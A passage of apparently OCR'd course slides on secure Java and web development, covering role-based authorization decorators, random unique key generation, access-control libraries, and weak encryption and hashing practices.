  - Web Sockets
  - AJAX requests

AUTHORIZATION DECORATOR – ASP.NET

```
[Authorize(Roles = "Admin, Super User")]
public ActionResult AdministratorsOnly()
{
    return View();
}
```

RANDOM,UNIQUE PRIMARY KEY MAPS

```java
import java.util.UUID;

public class GenerateUUID {

  public static final void main(String... aArgs){
    //generate random UUIDs
    UUID idOne = UUID.randomUUID();
    UUID idTwo = UUID.randomUUID();
    log("UUID One: " + idOne);
    log("UUID Two: " + idTwo);
  }
```

RANDOM,UNIQUE – METHOD 2

```
SecureRandom prng = SecureRandom.getInstance("SHA1PRNG");

      //generate a random number
      String randomNum = new Integer(prng.nextInt()).toString();

      //get its digest
      MessageDigest sha = MessageDigest.getInstance("SHA-1");
      byte[] result =  sha.digest(randomNum.getBytes());

      System.out.println("Random number: " + randomNum);
      System.out.println("Message digest: " + hexEncode(result));
```

USEFUL LIBS – INSECURE DIRECT OBJECT REFERENCE

- Java - Apache Shiro, OWASP ESAPI
- ASP.NET - Authorize Decorator
- Python, Django - Django Guardian
- Ruby - Rolify, CanCan
- NodeJs - Authorization, Node-ACL
- PHP - PHP-Auth


INSECURE CRYPTOGRAPHIC STORAGE

SENSITIVE DATA – WEAK CRYPTO


- Encryption is done with “Proprietary Encryption” - seldom works
- Encryption with weak key sizes and modes - 3 DES ECB, or DES ECB, RC4, etc are weak ciphers
- Hardcoded or easily accessible keys
- Lack of key rotation

SENSITIVE DATA – WEAK ONE-WAY HASHING

- Use of unsalted hashes from MD5 and SHA-1 - Can be compromised easily
- Salting of Hashes - Adds marginal entropy and security to the hashed value
- Salted hashes don't hold up against advanced hash cracking techniques with great hardware


plaintext “Secure Java for Web Application Development”
encryption algorithm - encryption process
Cipher text: “kduihwjbjhweuhweidj kdjkHJFTYFUHjbjjhuihi ojilhfrertftyrestullip678 789”
Cipher text: “kduihwjbjhweuhweidj kdjkHJFTYFUHjbjjhuihi ojilhfrertftyrestullip678 789”
encryption algorithm - decryption process
plaintext “Secure Java for Web Application Development”

SYMMETRIC ENCRYPTION




ASYMMETRIC ENCRYPTION


MODES OF 